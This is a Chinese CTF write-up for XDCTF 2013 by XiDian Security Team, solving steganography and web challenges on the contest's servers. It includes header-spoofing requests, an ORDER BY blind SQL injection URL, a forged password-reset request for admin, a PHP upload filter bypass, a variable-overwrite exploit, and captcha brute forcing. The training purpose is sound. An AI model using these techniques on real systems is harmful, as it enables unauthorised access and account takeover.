

XDCTF 2013

线上夺旗赛解题思路

XiDian Security Team

<https://ctf.xdsec.org>

2013.10.7

Challenge.Basic

2013:

Welcome To XDCTF2013

please help yourself.

```
526172211A0700CF907300000D000000000000
00010967420902D009C330000B83400000225
832D5E397B2A431D350800200000007465737
42E6A706700B01DB32F141D9158C895999811
95C34282A082096D4B0A5A4F81A598A88088
808896D089652C4617121664544B096620202
80869404B914085D87C013E030F84C8588409
21AF71DF5AEBBEBAEB4D89AEFDF7DC79BBE79
8F377339CE2738E79CE73CD56735638AAAFE5
EACE6B8AB79C7EFDC56738AAD8ADADEF31
BF8CD28E8775697168A0A7FD051E327F8A3F8
CE28995908E7E4FF857978A110A3FC9CC282C
293028FDBF94AC9DDB4A7A1FF9DE8BFE1722
AFBCF97FCBFEDFE4F695157FE7FFF30A187A1F
E3C53FE2189472BFFDF397D930997F38FEF012
5211125C3F09363D382827016F706E76FF5A1
F5591318C233BFF69EDA191C9659D2D7DD17
9D3B21179FD595BABD654FEF370BFBB3EA1
FF8C82858FC8FF883FBEBFFEB1572CABFC42BE
572BFE12C2B2CFE4277E6734B79BCCE673B99
```

XDCTF2013

打开题目显示如上，将 16 进制信息 copy 出来

```
root@inj:~# touch test1
```

```
root@inj:~# hexedit test1
```

```
root@inj:~# file test1
```

```
test1: RAR archive data, v1d, os: Win32
```

发现文件标志信息为 Rar，解压。得到图片



使用 WinHex 查看信息

0000000000000000	00 2A 00 00 00 08 00 07 01 0F 00 02 00 00 00 68	.*..... ...b.....+...n
0000000000000040	03 01 00 05 00 00 00 01 00 00 00 94 03 03 00 01?....
0000000050	00 00 00 01 00 00 00 00 51 10 00 01 00 00 00 01Q.....
000000060	01 00 00 00 51 11 00 04 00 00 00 01 00 00 0E C3Q.....?
000000070	51 12 00 04 00 00 00 01 00 00 0E C3 00 00 00 00	Q.....?....
000000080	2F 2E 2A 2F 65 00 62 61 73 65 36 34 5F 64 65 63	/*./e.base64_dec
000000090	6F 64 65 28 22 56 32 55 78 59 7A 42 74 5A 56 68	ode("V2UxYzBtZVh EY1NjMjAxMz==");
0000000A0	45 59 31 4E 6A 4D 6A 41 78 4D 7A 3D 3D 22 29 3B和..? ..C..
0000000B0	00 00 00 01 86 A0 00 00 B1 8F FF DB 00 43 00 02
0000000C0	01 01 02 01 01 02 02 02 02 02 03 05 03
0000000D0	03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07
0000000E0	07 08 09 0B 09 08 08 0A 08 07 07 0A 0D 0A 0A 0B
0000000F0	0C 07 09 0E 0F 0D 0F 0B 0C 0F

发现图片头存在一串 Base64 加密信息: V2UxYzBtZVhEY1NjMjAxMz==，解密 EXIF 中 Model 头部信息得到 Key。

图片修改为 txt 格式，或查看 16 进制文件末，可看到另一提示：



有关此题背景，请参考:<http://www.freebuf.com/articles/web/11403.html>

Black Hat:

Make sure that you are from Vatican.

www.blackhat.com

看此提示需要 Vatican 地址才能访问，搜索一个梵蒂冈 IP，可通过伪造 HTTP-X-Forwarded-For 头等方式绕过。

```
GET /basic/blackhat/ HTTP/1.1
Host: ctf.xdsec.org:2222
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0
X-FORWARDED-FOR: 212.77.1.243
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
```

?

< >

Type a search term

Response

Raw Headers Hex HTML Render

Not Found

The requested URL was not found on this server.

Apache Server at www.blackhat.com Port 80

显示 Apache 404 错误页面，但通过返回状态 200 确定这是伪造页面。根据题目及页面反复要求访问 www.blackhat.com，修改 Host 头(或通过修改 win 下 hosts 文件)

```
GET /basic/blackhat/ HTTP/1.1
Host: www.blackhat.com
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0
X-FORWARDED-FOR: 212.77.1.243
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
```

?

< >

Type a search term

Response

Raw Headers Hex HTML Render

Key:JDRXOERlckdIWGxEQE4%3D


Base64 Decode 一下得到本关 Key

Click:

不要被你的眼睛欺骗^0^

GET KEY !

“GET KEY”按钮被一层框架覆盖(点击劫持)因此无法直接获取,读js代码,得知“GET KEY”按钮调用了abc()函数。abc函数被加密,调用解密函数可知函数的真实内容,从而得知存在key.gif图片。



或在浏览器调用abc函数,得到key.gif,但因为框架覆盖,不知是图片,通过工具获取资源,或者手动去掉“点击劫持”,最后得到key.gif

十六进制显示得到Key

000003A0	C5	8E	9D	BB	96	6D	DB	A5	6F	D1	22	54	3B	D6	EE	5D	...	m..o.^T,...
000003B0	A1	7C	FF	F9	15	4C	F8	AF	D4	AF	6B	F5	D6	2D	28	D7	L....k..-(.
000003C0	F0	50	B2	64	FB	36	A6	8B	76	B0	63	B3	97	33	0B	9E	.P.d.6..v.c..3..	
000003D0	1C	31	AE	E7	CF	A0	43	8B	1E	4D	BA	B4	E9	D3	A8	39	.1....C..M.....9	
000003E0	6B	5E	CD	BA	B5	EB	D7	B0	63	CB	9E	4D	BB	B6	ED	DB	k^.....c..M....	
000003F0	B8	73	EB	DE	CD	BB	B7	EF	DF	C0	61	06	04	00	3B	6B	.s.....a...;k	
00000400	65	79	3A	54	34	68	41	6E	77	35	65	52	69	35	6B	65	ey: T4hAnw5eRi5ke7.	
00000410	37	1A																
--- key.gif -- 0x410/0x412-----																		

Hide:

慧眼识珠



XDCTF2013

有张图片，down 下来看下 16 进制

00004400	AD FF 00 84	D6 EC 68 FF	00 D9 9F 64	B5 F2 BE CB h. . d. . .
00004410	F6 5D DB 4E	ED BF DE EB	F7 A8 A2 93	30 AD 42 9D	.]. N. . . . O. B.
00004420	5B 7B 45 7B	6A 8E 4A 8A	28 A6 E6 7F	FF D9 20 6B	[{ E{ j. J. (. n. . . k
00004430	65 79 3A 33	30 34 39 33	33 35 33 34	35 34 33 0D	ey: 304933534543.
00004440	0A 67 61 6D	65 20 69 73	20 20 6F 76	65 72 ━	. game is over
00004450	--- 22.jpg	-- 0x444E/0x444E-----			

发现一串 304933534543，提交发现出错，猜想需 16 进制转字符

```
root@njk: ~/percy ./hex2char.pl 304933534543
Usage: ./hex2char.pl HEX
```

提交仍错误，寻找其他信息，查看源码，发现

```
</head>
<center>
<h1>慧眼识珠</h1>
<l--%2E%2F%73%72%63%2F%38%61%37%39%32%31%34%62%38%30%30%32%34%38%65%35%34%30%39%30%64%36%33%64%30%63%5F%35%36%30%2E%72%61%72---->

<br/><hr><span style="font:11px Verdana;">XDCTF2013</span><br/>
</center>
<l--by Dorothy-->
</html>
```

URL 编码转换后为

```
root@inj: ~/perl# ./hex2char.pl %2E%2E%2F%73%72%63%2F%88%61%87%89%82%81%84%62%88%  
30%80%82%84%85%86%87%88%89%80%64%86%83%84%80%63%5F%85%86%80%2E%72%61%72  
Usage: ./hex2char.pl HEX  
./src/8a79214b800248e54090d63d0c_560.rar  
root@inj: ~/perl#
```

下载文件， Hex 查看下

```
00008B50  F2 A1 1C B1  B3 B8 B1 BC  90 D2 EA 20  8A 88 9D 8D  . . . . . & H. K  
00008B60  A9 EC 6B E9  8F 10 22 06  94 84 50 77  7A 7B 57 8F  . k . " . Pwz( W.  
00008B70  7C 66 44 17  FA 64 81 14  3B DB B6 E6  C7 2D 86 E3  | fD. . d. ; . . - ..  
00008B80  26 BD 4C 2D  47 25 CA CF  3F 15 4D 2F  78 E0 49 A4  & L-G%. ?. M/x. I.  
00008B90  A2 8A EB 67  19 FF D9 20  6B 65 79 3A  35 38 36 39  . . g... key: 5869  
00008BA0  34 34 36 39  34 30 36 45  35 41 0D 0A  67 61 6D 65  4469406E5A. game  
00008BB0  20 69 73 20  6E 6F 74 20  6F 76 65 72               is not over  
00008BC0
```

转换字符

```
root@inj: ~/perl# ./hex2char.pl 58694469406E5A  
Usage: ./hex2char.pl HEX  
XiDi@nZ
```

根据提示” game is not over” 与” game is over” 知二者相连， 得到 key

Jother:

Encode

老李服务器上有这样一个文件， 聪明的你一定发现了秘密所在。 [key is here](#)

XDCTF2013

打开 key.txt

Js:

JavaScript

小陈刚做web开发，写了个js还搞得乱糟糟，不知道你能否看的明白

Find the Key!

Check Password

XDCTF2013

查看源码发现如下 js

```
<script>
var _0x4e9d=["\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65",""\x77\x72\x69\x74\x65"];document[_0x4e9d[0x1]](String[_0x4e9d[0x0]]);
0x3C,0x73,0x63,0x72,0x69,0x70,0x20,0x74,0x79,0x70,0x65,0x3D,0x22,0x74,0x65,0x78,0x74,0x2F,0x6A,0x61,0x76,0x61,0x73,0x63,0x72,0x69,0x70,0x20,0x73,0x63,0x72,0x69,0x70,0x22,0x20,0x73,0x72,0x63,0x3D,0x22,0x2E,0x2F,0x6
3,0x6B,0x65,0x63,0x6B,0x70,0x61,0x73,0x73,0x2,0x3E,0x3C,0x2F,0x73,0x63,0x72,0x69,0x70,0x74,0xE,0xD,0xA,0xC,0x73,0x63,0x72,0x69,0x70,0x74,0x20,0x6C,0x61,0x6E,0x67,0x75,0x61,0x67,0x65,0x3D,0x22,
0x6A,0x61,0x76,0x61,0x73,0x63,0x72,0x69,0x70,0x74,0x22,0x3E,0x0,0xA,0x68,0x61,0x63,0x6B,0x78,0x20,0x3D,0x20,0x22,0x75,0x70,0x68,0x65,0x72,0x22,0x38,0xD,0xA,0x66,0x75,0x6E,0x63,0x74,0x69,0x6f,0x6
E,0x20,0x63,0x68,0x65,0x63,0x6B,0x28,0x78,0x29,0x0,0xA,0x78,0x0,0xA,0x22,0x28,0x68,0x61,0x63,0x6B,0x78,0x28,0x22,0x20,0x3D,0x20,0x22,0x78,0x64,0x73,0x65,0x63,0x2E,0x6F,0x72,0x67,0x22,0xD,0x
A,0x69,0x66,0x20,0x28,0x78,0x20,0x3D,0x3D,0x20,0x22,0x22,0x28,0x68,0x61,0x63,0x6B,0x78,0x28,0x22,0x22,0x29,0xD,0x6,0x1,0x6C,0x65,0x72,0x74,0x28,0x22,0x77,0x69,0x6E,0x21,0x22,0x29,
0x3B,0xD,0xA,0x7D,0x20,0x65,0x6C,0x73,0x65,0x20,0x78,0xD,0xA,0x61,0x6C,0x65,0x72,0x74,0x28,0x22,0x54,0x72,0x79,0x20,0x61,0x67,0x61,0x69,0x6E,0x21,0x22,0x29,0x3B,0xD,0xA,0x7D,0xD,0xA,0x7D,0xD,0xA
,0xD,0xA,0x66,0x75,0x6E,0x63,0x74,0x69,0x6F,0x6E,0x20,0x63,0x6B,0x65,0x63,0x6B,0x70,0x61,0x73,0x73,0x77,0x28,0x75,0x70,0x6B,0x65,0x72,0x29,0xD,0xA,0x78,0xD,0xA,0x68,0x61,0x63,0x6B,0x78,0x20,0x3D,
0x20,0x75,0x70,0x6B,0x65,0x72,0x3B,0xD,0xA,0x63,0x6B,0x68,0x65,0x63,0x6B,0x73,0x28,0x68,0x61,0x63,0x6B,0x68,0x78,0x29,0xD,0xA,0x72,0x0,0xA,0x3C,0x2F,0x73,0x63,0x72,0x69,0x70,0x74,0x3E);
</script>
```

发现调用 string.fromCharCode()

```
0x69, 0x70, 0x74, 0x22, 0x20, 0x73, 0x72, 0x63, 0x3D, 0x22, 0x2E, 0x2F, 0x63, 0x68, 0x65, 0x6
0x6B, 0x70, 0x61, 0x73, 0x73, 0x22, 0x3E, 0x3C, 0x2F, 0x73, 0x63, 0x72, 0x69, 0x70, 0x74, 0x3
0xD, 0xA, 0x3C, 0x73, 0x63, 0x72, 0x69, 0x70, 0x74, 0x20, 0x6C, 0x61, 0x6E, 0x67, 0x75, 0x61, 0
x67, 0x65, 0x3D, 0x22, 0x6A, 0x61, 0x76, 0x61, 0x73, 0x63, 0x72, 0x69, 0x70, 0x74, 0x22, 0x3E, 0
xD, 0xA, 0x68, 0x61, 0x63, 0x6B, 0x78, 0x20, 0x3D, 0x20, 0x22, 0x75, 0x70, 0x68, 0x65, 0x73, 0x65, 0x63, 0x2E, 0x6F, 0x72, 0x67, 0x22, 0xD, 0xA
, 0x69, 0x66, 0x20, 0x28, 0x78, 0x20, 0x3D, 0x3D, 0x20, 0x22, 0x22, 0x28, 0x68, 0x61, 0x63, 0x6B, 0x78, 0x28, 0x22, 0x22, 0x29, 0xD, 0x6, 0x1, 0x6C, 0x65, 0x72, 0x74, 0x28, 0x22, 0x77, 0x69, 0x6E, 0x21, 0x22, 0x29,
0x3B, 0xD, 0xA, 0x7D, 0x20, 0x65, 0x6C, 0x73, 0x65, 0x20, 0x78, 0xD, 0xA, 0x61, 0x6C, 0x65, 0x72, 0x74, 0x28, 0x22, 0x54, 0x72, 0x79, 0x20, 0x61, 0x67, 0x61, 0x69, 0x6E, 0x21, 0x22, 0x29, 0x3B, 0xD, 0xA, 0x7D, 0xD, 0xA, 0x7D, 0xD, 0xA
, 0xD, 0xA, 0x66, 0x75, 0x6E, 0x63, 0x74, 0x69, 0x6F, 0x6E, 0x20, 0x63, 0x6B, 0x65, 0x63, 0x6B, 0x70, 0x61, 0x73, 0x73, 0x77, 0x28, 0x75, 0x70, 0x6B, 0x65, 0x72, 0x29, 0xD, 0xA, 0x78, 0xD, 0xA, 0x68, 0x61, 0x63, 0x6B, 0x78, 0x20, 0x3D,
0x20, 0x75, 0x70, 0x6B, 0x65, 0x72, 0x3B, 0xD, 0xA, 0x63, 0x6B, 0x68, 0x65, 0x63, 0x6B, 0x73, 0x28, 0x68, 0x61, 0x63, 0x6B, 0x68, 0x78, 0x29, 0xD, 0xA, 0x72, 0x0, 0xA, 0x3C, 0x2F, 0x73, 0x63, 0x72, 0x69, 0x70, 0x74, 0x3E]
Usage: ./hex2char.pl HEX
<script type="text/javascript" src=". /checkpass" ></script><script language="java
script">hackx = "upker"; function check(x){ "+hackx+" == "xdsec.org" if (x == "+ha
ckx+"){ alert("win!"); } else { alert("Try again!"); } } function checkpassw(upker){ ha
ckx = upker; checks(hackx); } </script>
root@ini: ~/perl#
```

而源码中 check password 调用函数为

```
javascript:checks(document.getElementById('pass').value)
```

这里却未出现 checks 函数，发现 checkpass 调用，访问

```
dairy="hello";
upker = "hero";
hackx = "upker";

function checks(pass)
{
if(pass == hackx+"is"+upker)
{
alert("Good job!");
} else {
alert("Try again");
}
}
```

简单计算即可得到猥琐的 key ;)

Login:



发现页面重定向到 login.php，访问题目连接

```
root@inj: ~# curl -I http://ctf.xdsec.org:2222/basic/login/
HTTP/1.1 302 Moved Temporarily
```

```
Server: nginx
Date: Fri, 04 Oct 2013 07:59:30 GMT
Content-Type: text/html
Connection: keep-alive
Location: login.php
```

```
root@inj: ~# curl http://ctf.xdsec.org:2222/basic/login/
DES KEY: DOnptTrYroot@inj: ~#
```

发现一个提示 DES Key 为 DonptTrY

继续寻找信息

发现 cmd.exe 多出 Xrl:Eog13rApeLcgrQ。Rot13 解码可得到 Key

Vi:

默认情况下使用Vim编程，在修改文件后系统会自动生成一个带~的备份文件，看上去又乱又讨厌。

怎么让Vim不自动生成这些备份文件呢？

1. 找到你的Vim安装目录，如果是在Windows下默认路径安装的，应该是在C:/Program Files/Vim/

2. 找到这个文件：vimrc_example.vim，我的这个文件是在vim70文件夹下，具体还要看你安装的是什么版本的。

3. 找到后打开，找到这一句：if has("vms")

把这个判断里的if部分保留，else部分注释掉。

(Vim的注释符是")

即修改后应该是这样的：

```
if has("vms")
set nobackup " do not keep a backup file, use versions instead
" else
" set backup " keep a backup file
endif(别忘了，这个得保留着)
```

4. 保存 退出。

悲剧！才看到第四条就要去上课了，还好边学边把这道题写出来了。

提示如上，vi 修改文件自动生成带~备份文件，访问下载得到如下信息

```
<?php
include 'password.php';

if ($_GET[GetKey]){
    if ($_POST[EchoKey]==True){
        print $password;
    }
}

?>
<html>
<title>vi编辑器使用技巧</title>
<pre>
<span style="font-family:'WenQuanYi Micro Hei Mono','WenQuanYi
一:简介：

Vi命令可以说是Unix/Linux世界里最常用的编辑文件的命令了，很多人不喜欢VI因为它的众多的命令集，但是我们只需要掌握基本的命令然后灵活地加以运用，相信你会象我一样喜欢它。
```

Vi命令可以说是Unix/Linux世界里最常用的编辑文件的命令了，很多人不喜欢VI因为它的众多的命令集，但是我们只需要掌握基本的命令然后灵活地加以运用，相信你会象我一样喜欢它。

分别 Get 和 Post 提交两个参数即可

The screenshot shows a browser's developer tools Network tab. A POST request is being made to the URL `ctf.xdsec.org:2222/basic/vi/second-vi-editor.php?GetKey=1`. The "Post data" section contains the key-value pair `EchoKey=1`. The "Enable Post data" checkbox is checked, while "Enable Referrer" is unchecked.

Key is:R3memBerDe1etE

Visit:

欢迎访问

XDCTF2013

访问只有此信息，查看源码

```
<title>Visit Here</title>
<script LANGUAGE="Javascript">document.write(unescape("%3C%21DOCTYPE%20html%20PUBLIC%20%22-
//W3C//DTD%20XHTML%201.0%20Transitional//EN%22%20/red.php%20%22http%3A//www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd%22%3E%20%0A%3Chtml%3E%0A%3Cmeta%20http-
equi%3D%27Content-Type%27%20Content-Type%3D%27text/html%3B%20charset%3Dutf-
8%27%20/%3E%0A%3Chead%3E%0A%3Ctitle%3Evist%3C/title%3E%0A%3C/head%3E%0A%3Ccenter%3E%0A%3Ch2%3E%0A%3Cbr%3E%0A%3Cspan%20style%3D%22font%3A11px%20Verdana%3B%22%3EXDCTF2013%3C/span%3E%3Cbr%3E%0A%3C/center%3E%0A%3C/html%3E"))</SCRIPT>
</HEAD>
<BODY>
```

Unescape 解码发现突兀的文件 red.php，访问发现要求修改来源

Auth Error!

We only allow users from <http://xdsec.org>

修改 Referer 为 <http://xdsec.org>，访问

User-Agent: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.71 Safari/5
Accept-Encoding: gzip,deflate,sdch
Referer: http://xdsec.org
Accept-Language: zh-CN,zh;q=0.8

?

< > +

Type a search term

Response

Raw Headers Hex HTML Render

```
<head>
<title>Hide</title>
</head>
<body oncontextmenu=self.event.returnValue=false onselectstart="return false" >
    <!--49 56 52 48 54 100 101 52 54 101 97 54 53 57 54 100 ---->
    <center>
        <h2>Nothing to show!</h2>
        <br/><hr><span style="font:11px Verdana;">XDCTF2013</span><br/>
    </center>
    <!--by Dorothy-->
```

注释部分 ASCII 解码

```
root@inj: ~/perl# ./ascii2char.pl "49 56 52 48 54 100 101 52 54 101 97 54 53 57 5
4 100"
Usage: ./ascii2char.pl ASCII
Char:
18406de46ea6596d
root@inj: ~/perl#
```

16 位，猜想 MD5，破解得到明文即为 Key

```
请输入MD5值:18406de46ea6596d
CPU核心数:1
破解完成,MD5:18406de46ea6596d 的原文为:iverson3
耗时: 0:0:1
请按任意键继续. . .
```

Challenge.HackGame

Complex:

史上最坑的题目之一

小夜是个网络爱好者，刚学php按教程不明觉厉的用Apache搭了个网站，却忘记了自己创建的一堆凌乱的目录，来帮小夜找到管理界面并登陆进去吧~

XDCTF2013

提示主要有：Apache，凌乱的目录，管理界面，登录

很容易猜到管理界面

Manage

Password:

XDCTF2013

下面就从凌乱的目录入手，根据较容易跑出来/a/目录猜测单字母目录，最终访问此处

<http://ctf.xdsec.org:2222/hackgame/complex/a/s/l/y/>

此时发现下层无单字母目录，联想 apache，访问.htaccess

```
IndexIgnore Answer.* .htaccess
<Files .htaccess>
order allow, deny
allow from all
</Files>root@inj: ~/Downloads#
```

忽略文件列表似乎有提示可能有存在 Answer 文件，访问发现存在小写 answer 文件

```
|the password Is not here.  
;-)
```

使用 not here 密码登录后台，得到 key ;-)

Guess:

Guessing!

猜一猜下面的密码，如果猜对了，你将获得key!

猜猜更健康

查看源码，发现提示，审计代码

```
<!--by upker.net-->  
</html>  
<!--白盒审计  
$filename = 'x';  
extract($_GET);  
if (isset($attempt)) {  
    $combination = trim(file_get_contents($filename));  
    if ($attempt === $combination) {  
        echo "<p>文件内容:" .  
            " $combination!?</p>";  
        $next = file_get_contents('y');  
        echo "<p>Congratulation.Key is:" .  
            " $next</p>";  
    } else {  
        echo "<p>Incorrect!</p>";  
    }  
}
```

变量覆盖\$filename 为不存在的文件，并设置提交的\$attempt 变量为空即可满足条件

Guessing!

猜一猜下面的密码，如果猜对了，你将获得key!

文件内容: !?

Congratulation.Key is: Th1si5KeY@#

猜猜更健康

Injection:

ID	摘要	日期
4	全国各地的安全技术爱好者均可参赛，特别鼓励在校学生参赛。各参赛队应该如实填写个人信息，参赛队所有核心	2013-09-02
3	参赛选手以队为单位参赛，每队1-3人，每名选手只能参加一支参赛队伍	2013-10-01
2	西电网络攻防大赛已成功举办三届，本届为第四届	2013-09-30
1	欢迎来到西电网络攻防大赛	2013-09-30

[第一页](#) | [上一页](#) | [下一页](#) | [尾页](#)

做了比较完整的过滤，order 存在盲注

仅供参考的测试语句

[http://ctf.xdsec.org:2013/hackgame/injection/index.php?page=1&order=abs\(id-3-\(ascii\(mid\(user\(\),1,1\)\)<108\)\)](http://ctf.xdsec.org:2013/hackgame/injection/index.php?page=1&order=abs(id-3-(ascii(mid(user(),1,1))<108)))

[http://ctf.xdsec.org:2013/hackgame/injection/index.php?page=1&order=abs\(id-3-\(ascii\(mid\(user\(\),1,1\)\)<107\)\)](http://ctf.xdsec.org:2013/hackgame/injection/index.php?page=1&order=abs(id-3-(ascii(mid(user(),1,1))<107)))

获取 user() 信息 keyis1njeCThe3e 得到 key

Love:



我是**Ghost**，我的女朋友网名叫**舞动旋律**，I Love her very much ! 8月12是我们恋爱的起始点，为了纪念这个日子，我送她一件礼物。
她知道登陆账号和密码，登陆进去后她会看到我给她送的惊喜！

Tips:只是根据信息猜账号密码，勿轻信被钓鱼。

username:	<input type="text"/>
password:	<input type="text"/>
验证码:	<input type="text"/> ^ ~ ^

猜解得到 username 和 password

可以使用社工字典工具生成字典，或根据题中有价值信息写脚本生成

提取用的信息:**Ghost,wdxI,Love,8,12** 还可能有特殊字母的组合入@, &等

用户名 **Ghost&wdxI** 密码: **GhostLovewdxI@812** 大小写均可

注: 此题本为加分题，并不是故意为难大家

Mail:

账号 :

密码 :

[注册用户](#) [忘记密码](#) [登录](#)

XDCTF2013

发现可注册用户，忘记密码时输入自身账户名，收到重置密码链接

XDSEC密码找回
尊敬的helloworld先生/女士：
此为取回密码邮件
请点击下面的链接，按流程进行密码重设。
<http://ctf.xdsec.org:2013/hackgame/mail/resetUserPass.php?p=aGVsbG93b2xljc0NjQ4ZmNiYTziZTjkMDM3ZjcxNGNmY2I2ZTY4NGQ2>
上面的页面打开后，输入新的密码后提交，之后您即可使用新的密码登录了。

此邮件为系统邮件，请勿直接回复


由于参赛队伍较多，提交次数频繁，修改过的几个 smtp 发信账号均被屏蔽也邮件内容被认定为垃圾邮件无法发送，后将题目更改为直接在 Web 显示找回密码信息

分析 p 变量为用户名.md5，试图修改用户名为 admin 来重置密码验证失败

```
POST /hackgame/mail/resetUserPass.php?p=aGVsbG93b2xljc0NjQ4ZmNiYTziZTjkMDM3ZjcxNGNmY2I2ZTY4NGQ2 HTTP/1.1
Host: ctf.xdsec.org:2013
Proxy-Connection: keep-alive
Content-Length: 86
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: http://ctf.xdsec.org:2013
User-Agent: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.71 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://ctf.xdsec.org:2013/hackgame/mail/resetUserPass.php?p=aGVsbG93b2xljc0NjQ4ZmNiYTziZTjkMDM3ZjcxNGNmY2I2ZTY4NGQ2
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=bc58f14fb8b5d8d40b063a86e4f16311

username=helloworld&newpassword=test&conpassword=test&update=%D0%DE%B8%C4%C3%DC%C2%EB+
```

重置普通账户密码，猜测需修改 Username 配合 p 变量，得到 Key



Request

Raw Params Headers Hex

```
POST /hackgame/mail/resetUserPass.php?p=YWRtaW4uNzQ2NDhmY2jhNmjlMmQwMzdmNzE0Y2ZjyZlNjg0ZDY= HTTP/1.1
Host: ctf.xdsec.org:2013
Proxy-Connection: keep-alive
Content-Length: 106
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: http://ctf.xdsec.org:2013
User-Agent: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.71 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://ctf.xdsec.org:2013/hackgame/mail/resetUserPass.php?p=aGVsbG93b2xljc0NjQ4ZmNiYTziZTjkMDM3ZjcxNGNmY2I2ZTY4NGQ2
Accept-Encoding: gzip,deflate,sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=bc58f14fb8b5d8d40b063a86e4f16311

username=admin&newpassword=test111111111111&conpassword=test111111111111&update=%D0%DE%B8%C4%C3%DC%C2%EB+
```

Response

Raw Headers Hex HTML Render

```
<script>alert('key:ReG3tP4S5wOrD#@&'*)</script>
<script>location.href='index.html';</script>
```

Upload:



Filename: 未选择文件

XDCTF2013

尝试上传 php 文件，修改 Content-Type 为 image/jpeg，文件名%oo 截断，且 php 大小写作一转换绕过，上传成功得到 key

```
-----WebKitFormBoundaryYy8GA363G6lPCn2
Content-Disposition: form-data; name="file"; filename="cup.PhpD.jpg"
Content-Type: image/jpeg

#!/usr/bin/python
#
# [Program]
? < + > Type a search term

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 04 Oct 2013 09:49:14 GMT
Content-Type: text/html
Connection: keep-alive
Vary: Accept-Encoding
Content-Length: 217

<font size=4 color=red face=◆◆◆◆Upload: cup.Php<br />Type: image/jpeg<br />Size: 54.6181640625 Kb<br />you!!!<br />The key is :XIdlanSeC2013oRz</font></body>
```

WordPress:



访问链接，很经典的 WordPress，看不出什么 Bug，找下后台，除了账号密码还有验证码。

首先获取有那些账号

The three screenshots show the results of a query to the WordPress database. The first screenshot shows the "admin" account, the second shows the "test" account, and the third shows an error message for an invalid account, indicating that there are two accounts named "admin" and "test".

得知存在两个账号分别为 admin 和 test，猜测 test 有弱口令

用户名

密码

验证码

获取验证码

记住我的登录信息

登录

← 回到新起点

测试 test/test，登录提示请输入四位验证码，暴力猜解得到 key

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
7330	8329	200	<input type="checkbox"/>	<input type="checkbox"/>	316	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3136	baseline request
1	1000	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
3	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
5	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
6	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
7	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	3136	
